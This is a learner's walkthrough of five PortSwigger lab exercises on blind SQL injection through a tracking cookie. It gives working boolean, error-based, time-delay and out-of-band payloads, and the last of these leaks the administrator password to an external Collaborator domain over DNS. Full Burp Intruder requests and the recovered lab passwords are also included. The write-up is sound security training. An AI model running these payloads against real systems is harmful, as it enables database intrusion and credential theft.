

# Blind SQL Injections Portswigger

## PRACTITIONER

### LAB 11 [Blind SQL injection with conditional responses](#)

---

Vulnerability: tracking cookie;


End goal: find out the password of 'administrator' user;

- 1) Confirm that parameter is vulnerable to SQLi

TrackingId=0wTEt5C3bOXXoWd

If tracking ID exists in the table, then we can trigger a 'Welcome back' message.

Having injected TrackingID with query ' AND 1=1 -- , I got the Welcome back message, meaning that the parameter is vulnerable:



Replacing 2<sup>nd</sup> condition in the query with false one, (1=2) does not show me any 'Welcome back message' and thus I can test Boolean expressions within the query.


- 2) Confirm that USERS table exist in the database:

Inject the following into the query: ' AND (SELECT 'a' FROM users LIMIT 1) = 'a' --

I received 'Welcome back' message again, meaning that the written condition is TRUE and table USERS exists in database. 'd

- 3) Confirm existence of user 'administrator':

' AND (SELECT username FROM users WHERE username = 'administrator')='administrator' --




I received 'Welcome back' again, meaning that we do have administrator user in users table.

#### 4) Discover the password length:

To do this, I sent the intercepted packet to repeater and submitted the following query several times, incrementing the number of characters until I hadn't receive the 'Welcome back' message, meaning that condition stopped to be true. This happened on >20, hence the password has 20 characters.

```
' AND (SELECT username FROM users WHERE username = 'administrator' AND LENGTH(password)>1)='administrator'--
```



#### 5) In this step, I am going to discover the password. To do this, I have sent the packet to Intruder and wrote the following query:

```
' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a
```

I selected the 'Cluster bomb' attack to compare each character from password string to all English alphabet lowercase letters and numbers from 0-9 to discover

the password by bruteforcing each character:

Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a45002e0387d7668076e423000e00fb.web-security-academy.net

☒ Update Host header to match target

```
1 GET / HTTP/2
2 Host: 0a45002e0387d7668076e423000e00fb.web-security-academy.net
3 Cookie: TrackingId=0wTet5C3b0XXoWd'+AND+(SELECT+SUBSTRING(password,+$1$,+1))++FROM+users+WHERE+username+%3d+'administrator')%3d'5a5'--; session=8zx3f2fiqillewRxYgw5UmGgY0ToLaJ5
4 Cache-Control: max-age=0
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: ""
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://portswigger.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19
```

Filter out the attack result by returned length, I can assemble the password:

g9p7q0cpd6gvsebu9al9

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [Welcome back!](#) | [My account](#) | [Log out](#)

## My Account

Your username is: administrator

Email

tatata@tata.ta

Update email

I successfully logged in as administrator, the lab is solved.

## LAB 12 [Blind SQL injection with conditional errors](#)

Vulnerable tracking cookie.

End Goal: Log in with administrator password

1) Verify the vulnerability:

This can be done by appending a single quotation mark ' to the trackingID in intercepted packet.

TrackingId=p5yuO4CBbWwSPFWd';


Doing so causes Internal Server Error Code 500.

Appending the second ' will make the application work with no errors displayed.

2) Check the vulnerability of the parameter:


Firstly, I found out what is the version of the database being used by trying to append the following to the query: ' || (SELECT '') || ' but ended up with Code 500, which is weird, because the query is legit. Then it became clear, that I am dealing with Oracle database instead of MySQL, so I tried the new query with: ' || (SELECT '' FROM dual) || '

This query was processed successfully and no error message appeared. For additional test, let's trigger an error message by referencing to non existing table:



I got 500 error message.

3) Discovering users table in database:




No error message on trying to retrieve data from users means that there is a table called 'users'

4) Confirm user 'administrator' exist:


To get this, I need to trigger an error with my SQL query. Doing so in the way above will not help as there will be no errors for non-existent users.

Then, I need to trigger an error to be sure that the other condition is true:

' || (SELECT CASE WHEN (1=1) THEN TO\_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator') || '



I got an error message. To be sure that administrator indeed is present in users table, let's try some non-existent user:




There is no error because the user does not exist and therefore the function TO\_CHAR(1/0) was never executed.

#### 5) Determine the length of password:

This can be done analogically as in Lab 11 by incrementing LENGTH(password)>1 number, but this time I just should stop until error stops appearing, meaning that the LENGTH(password) is FALSE.

' || (SELECT CASE WHEN LENGTH(password)>1 THEN TO\_CHAR(1/0) ELSE " END FROM users WHERE username='administrator') || '



I hit code 200 OK at password length equal exactly 20 chars.

#### 6) Bruteforce password:

This is done analogically to the previous example using substr() function,

' || (SELECT CASE WHEN SUBSTR(password, \$1\$, 1)=' \$a\$ '

```
THEN TO_CHAR(1/0) ELSE ' ' END FROM users WHERE  
username='administrator')||'
```

Filter: Showing all items						
Request ^	Payload	Status code	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
2	b	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
3	c	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
4	d	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
5	e	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
6	f	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
7	g	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
8	h	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
9	i	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
10	j	500	<input type="checkbox"/>	<input type="checkbox"/>	2353	
11	k	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
12	l	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
13	m	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
14	n	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
15	o	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
16	p	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
17	q	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
18	r	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
19	s	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
20	t	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
21	u	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
22	v	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
23	w	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	
24	x	200	<input type="checkbox"/>	<input type="checkbox"/>	11448	

Correct guess is located within the response with the shortest length (remember that the true conditions are ones that return error messages).

Thus, the password is password: oid7acng6mtpji1bqgpj

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: administrator

Email

Update email

Log in is successful, lab is done.

## Lab 13 [Visible error-based SQL injection](#)

Vulnerability: SQL Injection at Tracking Cookie.

TrackingId=Vu5r2SmCTUPyU9Se

1) Confirm that field is vulnerable:

Adding a single quote ' to the end of the tracking cookie reveals an SQL Error message together with whole SQL query



Visible error-based SQL injection

LAB

[Back to lab description >>](#)

Unterminated string literal started at position 52 in SQL SELECT \* FROM tracking WHERE id = 'Vu5r2SmCTUPyU9Se'. Expected char

Unterminated string literal started at position 52 in SQL SELECT \* FROM tracking WHERE id = 'Vu5r2SmCTUPyU9Se'. Expected char

Adding '—will make no error occur, making the query syntax valid.

Trying to apply CAST function, adding AND CAST((SELECT 1) AS int)—to the query throws me the following error:



Visible error-based SQL injection

[Back to lab description >>](#)

ERROR: argument of AND must be type boolean, not type integer Position: 63

ERROR: argument of AND must be type boolean, not type integer Position: 63

I modified the query by making AND condition to be Boolean:

1= AND CAST((SELECT 1) AS int)—

No error occur now.

2) Discovering usernames:

```
AND 1=CAST((SELECT username FROM users) AS int)—
```



Visible error-based SQL injection


LAB Not solved

[Back to lab description >>](#)


Unterminated string literal started at position 95 in SQL SELECT \* FROM tracking WHERE id = 'Vu5r2SmCTUPyU9Se' AND 1=CAST((SELECT username from users) as'. Expected char

Unterminated string literal started at position 95 in SQL SELECT \* FROM tracking WHERE id = 'Vu5r2SmCTUPyU9Se' AND 1=CAST((SELECT username from users) as'. Expected char

I see the initial error message again and noticed that the query is being truncated due to possible query length limit applied. Since the trackingId does not really matter, I removed it to get some free space:



The new ERROR message: more than one row returned by a subquery. Of course, I modified my query with LIMIT 1:



I discovered 'administrator' user.

3) Discovering password of user 'administrator':

Analogically, knowing that administrator is the 1<sup>st</sup> entry of the table, I figured out the password:



```

1 GET / HTTP/2
2 Host:
0a71002703139871815ccf2600fa003e.web-security-academy.net
3 Cookie: TrackingId=" AND 1=CAST((SELECT password from users
LIMIT 1) as int)--; session=LDIYgxw83ZexIGjEDvdckV6mgeo7Szov
4 Cache-Control: max-age=0
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: ""
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;q=0.7
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://portswigger.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19

```


```

32 </span>
33 <p>
Not solved
</p>
34 <span class=lab-status-icon>
35 </span>
36 </div>
37 </div>
38 </section>
39 </div>
40 <div theme="">
41 <section class="maincontainer">
42 <div class="container">
43 <header class="navigation-header">
44 </header>
45 <h4>
ERROR: invalid input syntax for type integer:
"rti2ts6xryq5y69f1kx5"
</h4>
46 <p class=is-warning>
ERROR: invalid input syntax for type integer:
"rti2ts6xryq5y69f1kx5"
</p>
47 </div>
48 </section>
49 </div>
50 </body>
51 </html>

```

Password: **rti2ts6xryq5y69f1kx5**

Log in attempt with the credentials:



Visible error-based SQL injection

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

Home | My account | Log out

## My Account

Your username is: administrator  
Your email is: dddd@dddd.com

Email

Update email

Log in successful, done.

## LAB 14 Blind SQL injection with time delays and information retrieval

TrackingID: BD0qEMUg5klBiBWM;

End goal: login as administrator.

### 1) Determining database type:

First try was with assuming that MySQL database was used:

The screenshot shows a web browser's developer tools with the Request and Response tabs selected. The Request tab shows a GET request to `https://portswigger.net/web-security/sql-injection/blind/lab-time-delays` with a tracking ID and a session cookie. The Response tab shows an HTML response with a title "Blind SQL injection with time delays" and a body containing a script and a link back to the injection page. The response time is 57 milliseconds.

From the response it's clear that the database used is not MySQL (response took 57 ms to be received)

Then I tried for PostgreSQL:

The screenshot shows a web browser's developer tools with the Request and Response tabs selected. The Request tab shows a GET request to `https://portswigger.net/web-security/sql-injection/blind/lab-time-delays` with a tracking ID and a session cookie. The Response tab shows an HTML response with a title "Blind SQL injection with time delays" and a body containing a script and a link back to the injection page. The response time is 10,109 milliseconds.

This time, it took 10 seconds to response, therefore the field is vulnerable.  
database: PostgreSQL.

### 2) Confirmation of 'users' table existence:

I have constructed a query which will indicate the outcome using Boolean expression:

' || (SELECT CASE WHEN (1=1) THEN pg\_sleep(10) ELSE pg\_sleep(0) END)--

This will make response to wait 10 seconds, since 1=1 is TRUE. I also confirmed that FALSE 1=2 will not apply any time delay on the response.

Next, I modified the query in following way:

```
' || (SELECT CASE WHEN (username = 'administrator') THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users)
```

I have received a response after 10 seconds, which is a good sign, indicating me presence of users table together with ‘administrator’ user.

### 3) Evaluate the password length:

Analogically to labs above, I found out that the password has length of 20 characters, because at the value >20, the query starts to come without 10 sec delay:

```
' || (SELECT CASE WHEN (username = 'administrator' AND LENGTH(password) > 19) THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users)—
```

### 4) Bruteforcing the password:

It was done analogically to the previous labs, using Burp cluster bomb:

22. Intruder attack of https://0ae40700348d311824bd3e0070003d.web-security-academy.net - Temporary attack - Not saved to project file									
Attack	Save	Columns							
Results	Positions	Payloads	Resource pool	Settings					
17 files: Showing all items									
Request	Payload	Status code	Response...	Error	Timeout	Length	Comment		
0		200	39			11500			
1	a	200	41			11500			
2	c	200	39			11500			
3	b	200	39			11500			
5	e	200	43			11500			
4	d	200	40			11500			
6	f	200	41			11500			
7	g	200	40			11500			
8	h	200	39			11500			
9	i	200	40			11500			
10	j	200	39			11500			
11	k	200	3042			11500			
12	l	200	39			11500			
13	m	200	38			11500			
14	n	200	39			11500			
15	o	200	43			11500			
16	p	200	39			11500			
17	q	200	39			11500			
18	r	200	39			11500			
19	s	200	36			11500			
Request	Response								
Pretty	Raw	Hex							
1	GET / HTTP/2.0								
2	Host: 0ae40700348d311824bd3e0070003d.web-security-academy.net								
3	Cookie: TrackingId=00qMug5s181RM*   (SELECT CASE WHEN (username = 'administrator' AND SUBSTRING(password,20,1) = 'x') THEN pg_sleep(3) ELSE pg_sleep(0) END FROM users);--; session=01yalJt5KJueflv14v0IeVK10uIgh								
4	Cache-Control: max-age=0								
5	Sec-Ch-Ua								
6	Sec-Ch-Ua-Mobile: ?0								
7	Sec-Ch-Ua-Platform: ""								
8	Upgrade-Insecure-Requests: 1								
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5798.171 Safari/537.36								
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7								
11	Sec-Fetch-Site: cross-site								
12	Sec-Fetch-Mode: navigate								
13	Sec-Fetch-User: ?1								
14	Sec-Fetch-Dest: document								
15	Referer: https://portswigger.net/								
16	Accept-Encoding: gzip, deflate								
17	Accept-Language: en-US,en;q=0.9								
18	Connection: keep-alive								
19									
20									

Password: lgntz3jd7j8yphajp7zk

Web Security Academy

Blind SQL injection with time delays and information retrieval

Back to lab description >>

LAB Solved

CONGRATULATIONS, YOU SOLVED THE LAB!

Share your skills! Continue learning >>

Home | My account | Log out

My Account

Your username is: administrator

Email

ddd

Update email

Log In Successful. Done

## LAB 15 [Blind SQL injection with out-of-band data exfiltration](#)

Vulnerability: Tracking Cookie is vulnerable to OAST DNS lookup SQL Injection

End goal: perform a DNS Lookup on malicious server and extract administrator password, log in as administrator.

TrackingId=1haIVoTwJBFU0dY

1ce31rrjgtx5pbw60ww7e4je258wwrkq.oastify.com – DNS lookup server

Infiltrate the following injection: `' || (SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT password from users where username='administrator')||'.1ce31rrjgtx5pbw60ww7e4je258wwrkq.oastify.com/'> %remote;]>'), '/1') FROM dual)–`

In Burp Collaborator I see that I got a DNS lookup from the website, meaning that payload worked well. In the response, I can see the content of password for administrator user:

Янв.-24 00:22:58.074 UTC	DNS	1ce31rrjgtx5pbw60ww7e4je258wwrkq	3.253.186.253
Янв.-24 00:22:58.073 UTC	DNS	1ce31rrjgtx5pbw60ww7e4je258wwrkq	3.248.186.253
Янв.-24 00:22:58.078 UTC	HTTP	1ce31rrjgtx5pbw60ww7e4je258wwrkq	34.253.173.2

Description	DNS query
The Collaborator server received a DNS lookup of type AAAA for the domain name <b>xdxjsvbip699kfgwx7wn.1ce31rrjgtx5pbw60ww7e4je258wwrkq.oastify.com</b> .	
The lookup was received from IP address 3.248.186.253:43806 at 2024-.....-24 00:22:58.073 UTC.	

Password: **xdxjsvbip699kfgwx7wn**

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: administrator

Email

Update email

Log in successful! Lab is done.